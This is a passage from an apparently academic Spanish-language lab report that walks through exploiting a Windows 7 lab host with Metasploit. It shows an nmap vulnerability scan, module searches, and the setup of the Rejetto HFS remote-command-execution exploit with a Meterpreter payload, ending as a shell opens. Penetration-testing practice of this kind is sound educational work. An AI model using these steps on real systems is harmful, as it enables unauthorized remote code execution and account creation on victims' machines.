


Figure 51 Inicio de Metaexploit, Tomada de autor

- Con el comando db_nmap -sV -Pn –script vuln 192.168.20.47 se realiza un Análisis de vulnerabilidades con el fin de detectar la que se requiere explotar, a continuación, se listan todas las encontradas:



```
root@kali: ~
File  Actions  Edit  View  Help
msf6 > db_nmap -sV -Pn --script vuln 192.168.20.47
[*] Nmap: 'Host discovery disabled (-Pn). All addresses will be marked 'up' a
nd scan times will be slower.'
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-26 21:13 EDT
[*] Nmap: Pre-scan script results:
[*] Nmap: | broadcast-avahi-dos:
[*] Nmap: |   Discovered hosts:
[*] Nmap: |     224.0.0.251
[*] Nmap: |   After NULL UDP avahi packet DoS (CVE-2011-1002).
[*] Nmap: |_  Hosts are all up (not vulnerable).
[*] Nmap: Nmap scan report for 192.168.20.47
[*] Nmap: Host is up (0.00026s latency).
[*] Nmap: Not shown: 986 closed ports
[*] Nmap: PORT     STATE SERVICE       VERSION
[*] Nmap: 80/tcp   open  http          HttpFileServer httpd 2.3
[*] Nmap: |_http-csrf: Couldn't find any CSRF vulnerabilities.
[*] Nmap: |_http-dombased-xss: Couldn't find any DOM based XSS.
[*] Nmap: | http-enum:
[*] Nmap: |_  /downloads/: Potentially interesting folder
[*] Nmap: | http-fileupload-exploiter:
[*] Nmap: |
[*] Nmap: |     Couldn't find a file-type field.
[*] Nmap: |
[*] Nmap: |     Couldn't find a file-type field.
[*] Nmap: |
[*] Nmap: |     Couldn't find a file-type field.
[*] Nmap: |
[*] Nmap: |     Couldn't find a file-type field.
[*] Nmap: |
[*] Nmap: |     Couldn't find a file-type field.
[*] Nmap: |
[*] Nmap: |     Couldn't find a file-type field.
[*] Nmap: |
[*] Nmap: |     Couldn't find a file-type field.
[*] Nmap: |
[*] Nmap: |     Couldn't find a file-type field.
[*] Nmap: |
[*] Nmap: |     Couldn't find a file-type field.
[*] Nmap: |
[*] Nmap: |     Couldn't find a file-type field.
[*] Nmap: |
[*] Nmap: |     Couldn't find a file-type field.
[*] Nmap: |
[*] Nmap: |_    Couldn't find a file-type field.
[*] Nmap: | http-method-tamper:
[*] Nmap: |   VULNERABLE:
[*] Nmap: |   Authentication bypass by HTTP verb tampering
[*] Nmap: |     State: VULNERABLE (Exploitable)
[*] Nmap: |       This web server contains password protected resources vulnerable to authentication bypass
[*] Nmap: |       vulnerabilities via HTTP verb tampering. This is often found in web servers that only limit access
to the
[*] Nmap: |        common HTTP methods and in misconfigured .htaccess files.
[*] Nmap: |
[*] Nmap: |     Extra information:
[*] Nmap: |
[*] Nmap: |   URIs suspected to be vulnerable to HTTP verb tampering:
[*] Nmap: |     /~login [GENERIC]
[*] Nmap: |
[*] Nmap: |     References:
[*] Nmap: |       https://www.owasp.org/index.php/Testing_for_HTTP_Methods_and_XST_%28OWASP-CM-008%29
[*] Nmap: |       http://www.mkit.com.ar/labs/htexploit/
[*] Nmap: |       http://capec.mitre.org/data/definitions/274.html
[*] Nmap: |_      http://www.imperva.com/resources/glossary/http_verb_tampering.html
[*] Nmap: |_http-server-header: HFS 2.3
[*] Nmap: |_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
[*] Nmap: | http-vuln-cve2011-3192:
[*] Nmap: |   VULNERABLE:
```


root@kali: ~
File Actions Edit View Help
[*] Nmap: | VULNERABLE:
[*] Nmap: | Apache byterange filter DoS
[*] Nmap: | State: VULNERABLE
[*] Nmap: | IDs: BID:49303 CVE:CVE-2011-3192
[*] Nmap: | The Apache web server is vulnerable to a denial of service attack when numerous
[*] Nmap: | overlapping byte ranges are requested.
[*] Nmap: | Disclosure date: 2011-08-19
[*] Nmap: | References:
[*] Nmap: | https://www.securityfocus.com/bid/49303
[*] Nmap: | https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
[*] Nmap: | https://www.tenable.com/plugins/nessus/55976
[*] Nmap: |_   https://seclists.org/fulldisclosure/2011/Aug/175
[*] Nmap: | vulners:
[*] Nmap: | cpe:/a:rejetto:httpfileserver:2.3:
[*] Nmap: | 1337DAY-ID-35849   10.0   https://vulners.com/zdt/1337DAY-ID-35849   *EXPLOIT*
[*] Nmap: | SECURITYVULNS:VULN:14023   7.5   https://vulners.com/securityvulns/SECURITYVULNS:VULN:
14023
[*] Nmap: | PACKETSTORM:161503   7.5   https://vulners.com/packetstorm/PACKETSTORM:161503   *EXPL
OIT*
[*] Nmap: | PACKETSTORM:160264   7.5   https://vulners.com/packetstorm/PACKETSTORM:160264   *EXPL
OIT*
[*] Nmap: | PACKETSTORM:135122   7.5   https://vulners.com/packetstorm/PACKETSTORM:135122   *EXPL
OIT*
[*] Nmap: | PACKETSTORM:128593   7.5   https://vulners.com/packetstorm/PACKETSTORM:128593   *EXPL
OIT*
[*] Nmap: | PACKETSTORM:128243   7.5   https://vulners.com/packetstorm/PACKETSTORM:128243   *EXPL
OIT*
[*] Nmap: | MSF:EXPLOIT/WINDOWS/HTTP/REJETTO_HFS_EXEC   7.5   https://vulners.com/metasploit/MSF:EX
PLOIT/WINDOWS/HTTP/REJETTO_HFS_EXEC   *EXPLOIT*
[*] Nmap: | EXPLOITPACK:A6E51CB06A5AB6562CC6D5A235ECDE13   7.5   https://vulners.com/exploitpack/EXPLO
ITPACK:A6E51CB06A5AB6562CC6D5A235ECDE13 *EXPLOIT*
[*] Nmap: | EXPLOITPACK:A39709063C426496F984E8852560BBFF   7.5   https://vulners.com/exploitpack/EXPLO
ITPACK:A39709063C426496F984E8852560BBFF *EXPLOIT*
[*] Nmap: | EDB-ID:49584   7.5   https://vulners.com/exploitdb/EDB-ID:49584   *EXPLOIT*
[*] Nmap: | EDB-ID:49125   7.5   https://vulners.com/exploitdb/EDB-ID:49125   *EXPLOIT*
[*] Nmap: | EDB-ID:39161   7.5   https://vulners.com/exploitdb/EDB-ID:39161   *EXPLOIT*
[*] Nmap: | EDB-ID:34926   7.5   https://vulners.com/exploitdb/EDB-ID:34926   *EXPLOIT*
[*] Nmap: | EDB-ID:34668   7.5   https://vulners.com/exploitdb/EDB-ID:34668   *EXPLOIT*
[*] Nmap: | 1337DAY-ID-25379   7.5   https://vulners.com/zdt/1337DAY-ID-25379   *EXPLOIT*
[*] Nmap: | 1337DAY-ID-22733   7.5   https://vulners.com/zdt/1337DAY-ID-22733   *EXPLOIT*
[*] Nmap: | 1337DAY-ID-22640   7.5   https://vulners.com/zdt/1337DAY-ID-22640   *EXPLOIT*
[*] Nmap: |_   1337DAY-ID-6287 0.0   https://vulners.com/zdt/1337DAY-ID-6287 *EXPLOIT*
[*] Nmap: 135/tcp   open msrpc   Microsoft Windows RPC
[*] Nmap: 139/tcp   open netbios-ssn Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
[*] Nmap: 554/tcp   open rtsp?
[*] Nmap: 2869/tcp open http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[*] Nmap: |_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
[*] Nmap: |_http-csrf: Couldn't find any CSRF vulnerabilities.
[*] Nmap: |_http-dombased-xss: Couldn't find any DOM based XSS.
[*] Nmap: |_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
[*] Nmap: 5357/tcp open http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[*] Nmap: |_http-csrf: Couldn't find any CSRF vulnerabilities.
[*] Nmap: |_http-dombased-xss: Couldn't find any DOM based XSS.
[*] Nmap: |_http-server-header: Microsoft-HTTPAPI/2.0
[*] Nmap: |_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
[*] Nmap: 10243/tcp open http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[*] Nmap: |_http-csrf: Couldn't find any CSRF vulnerabilities.
[*] Nmap: |_http-dombased-xss: Couldn't find any DOM based XSS.
[*] Nmap: |_http-server-header: Microsoft-HTTPAPI/2.0
[*] Nmap: |_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
[*] Nmap: 49152/tcp open msrpc   Microsoft Windows RPC
[*] Nmap: 49153/tcp open msrpc   Microsoft Windows RPC
[*] Nmap: 49154/tcp open msrpc   Microsoft Windows RPC
[*] Nmap: 49155/tcp open msrpc   Microsoft Windows RPC
[*] Nmap: 49156/tcp open msrpc   Microsoft Windows RPC
[*] Nmap: 49157/tcp open msrpc   Microsoft Windows RPC




Figure 52 Commando db_nmap -sV -Pn –script vuln 192.168.20.47, Tomada de autor

- Con la función **vulns** se genera un resumen de las vulnerabilidades:





Figure 53 Función vulns, Tomada de autor

- Se realiza una búsqueda selectiva de las vulnerabilidades con la función **search smb:**



```
msf6 > search SMB

Matching Modules
================

   #    Name                                                  Disclosure Date  Rank       Check  Description
   -    ----                                                  ---------------  ----       -----  -----------
   0    exploit/multi/http/struts_code_exec_classloader       2014-03-06       manual     No     Apache Struts ClassLoader Manipulation R
emote Code Execution
   1    exploit/osx/browser/safari_file_policy                2011-10-12       normal     No     Apple Safari file:// Arbitrary Code Exec
ution
   2    auxiliary/server/capture/smb                                           normal     No     Authentication Capture: SMB
   3    post/linux/busybox/smb_share_root                                      normal     No     BusyBox SMB Sharing
   4    auxiliary/scanner/http/citrix_dir_traversal           2019-12-17       normal     No     Citrix ADC (NetScaler) Directory Travers
al Scanner
   5    auxiliary/scanner/smb/impacket/dcomexec               2018-03-19       normal     No     DCOM Exec
   6    auxiliary/scanner/smb/impacket/secretsdump                             normal     No     DCOM Exec
   7    exploit/windows/scada/ge_proficy_cimplicity_gefebt    2014-01-23       excellent  Yes    GE Proficy CIMPLICITY gefebt.exe Remote
Code Execution
   8    exploit/windows/smb/generic_smb_dll_injection         2015-03-04       manual     No     Generic DLL Injection From Shared Resour
ce
   9    exploit/windows/http/generic_http_dll_injection       2015-03-04       manual     No     Generic Web Application DLL Injection
   10   exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Share
d Resource
   11   exploit/windows/misc/hp_dataprotector_install_service 2011-11-02       excellent  Yes    HP Data Protector 6.10/6.11/6.20 Install
 Service
   12   exploit/windows/misc/hp_dataprotector_cmd_exec        2014-11-02       excellent  Yes    HP Data Protector 8.10 Remote Command Ex
ecution
   13   auxiliary/server/http_ntlmrelay                                        normal     No     HTTP Client MS Credential Relayer
   14   exploit/windows/smb/ipass_pipe_exec                   2015-01-21       excellent  Yes    IPass Control Pipe Remote Command Execut
ion
   15   auxiliary/gather/konica_minolta_pwd_extract                            normal     No     Konica Minolta Password Extractor
   16   auxiliary/fileformat/odt_badodt                       2018-05-01       normal     No     LibreOffice 6.03 /Apache OpenOffice 4.1.
5 Malicious ODT File Generator
   17   post/linux/gather/mount_cifs_creds                                     normal     No     Linux Gather Saved mount.cifs/mount.smbf
s Credentials
   18   exploit/windows/smb/ms03_049_netapi                   2003-11-11       good       No     MS03-049 Microsoft Workstation Service N
etAddAlternateComputerName Overflow
   19   exploit/windows/smb/ms04_007_killbill                 2004-02-10       low        No     MS04-007 Microsoft ASN.1 Library Bitstri
ng Heap Overflow
   20   exploit/windows/smb/ms04_011_lsass                    2004-04-13       good       No     MS04-011 Microsoft LSASS Service DsRoler
UpgradeDownlevelServer Overflow
   21   exploit/windows/smb/ms04_031_netdde                   2004-10-12       good       No     MS04-031 Microsoft NetDDE Service Overfl
ow
   22   exploit/windows/smb/ms05_039_pnp                      2005-08-09       good       Yes    MS05-039 Microsoft Plug and Play Service
 Overflow
   23   exploit/windows/smb/ms06_025_rras                     2006-06-13       average    No     MS06-025 Microsoft RRAS Service Overflow
   24   exploit/windows/smb/ms06_025_rasmans_reg              2006-06-13       good       No     MS06-025 Microsoft RRAS Service RASMAN R
egistry Overflow
   25   exploit/windows/smb/ms06_040_netapi                   2006-08-08       good       No     MS06-040 Microsoft Server Service NetpwP
athCanonicalize Overflow
   26   exploit/windows/smb/ms06_066_nwapi                    2006-11-14       good       No     MS06-066 Microsoft Services nwapi32.dll
Module Exploit
   27   exploit/windows/smb/ms06_066_nwwks                    2006-11-14       good       No     MS06-066 Microsoft Services nwwks.dll Mo
dule Exploit
   28   exploit/windows/smb/ms06_070_wkssvc                   2006-11-14       manual     No     MS06-070 Microsoft Workstation Service N
etpManageIPCConnect Overflow
   29   exploit/windows/smb/ms07_029_msdns_zonename           2007-04-12       manual     No     MS07-029 Microsoft DNS RPC Service extra
ctQuotedChar() Overflow (SMB)
   30   exploit/windows/smb/ms08_067_netapi                   2008-10-28       great      Yes    MS08-067 Microsoft Server Service Relati
ve Path Stack Corruption
   31   exploit/windows/smb/smb_relay                         2001-03-31       excellent  No     MS08-068 Microsoft Windows SMB Relay Cod
e Execution
   32   exploit/windows/smb/ms09_050_smb2_negotiate_func_index 2009-09-07      good       No     MS09-050 Microsoft SRV2.SYS SMB Negotiat
e ProcessID Function Table Dereference
   33   exploit/windows/browser/ms10_022_ie_vbscript_winhlp32 2010-02-26       great      No     MS10-022 Microsoft Internet Explorer Win
hlp32.exe MsgBox Code Execution
```

Figure 54 Función search smb, Tomada de autor

- Se realiza una búsqueda selectiva de las vulnerabilidades con la función **search rejetto:**

```
msf6 > search rejetto

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/windows/http/rejetto_hfs_exec  2014-09-11       excellent  Yes    Rejetto HttpFileServer Remote Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejetto_hfs_exec

msf6 >
```

Figure 55 Función search rejetto, Tomada de autor

- Para interactuar con la vulnerabilidad, se utiliza el Código q para esta práctica es Cero (**0**), se configura el parámetro Payload: **set payload Windows/meterpreter**, se define el equipo remoto con: **set rhosts** y el equipo Local con: **set LHOST KALI y run** para iniciar:




Figure 56 Interacción con la vulnerabilidad, Tomada de autor

- Con Meterpreter se logra la conexión para poder ejecutar comandos de Windows para verificar que efectivamente se ha vulnerado la maquina con Windows 7 x64:




Figure 57 Conexión con Meterpreter, Tomada de autor

Creación de usuario mediante vulnerabilidad

- Ya con la sesión de meterpreter establecida, y confirmando que corresponde al windows 7 X64, se ingresa a una consola de Windows con el comando **Shell:**

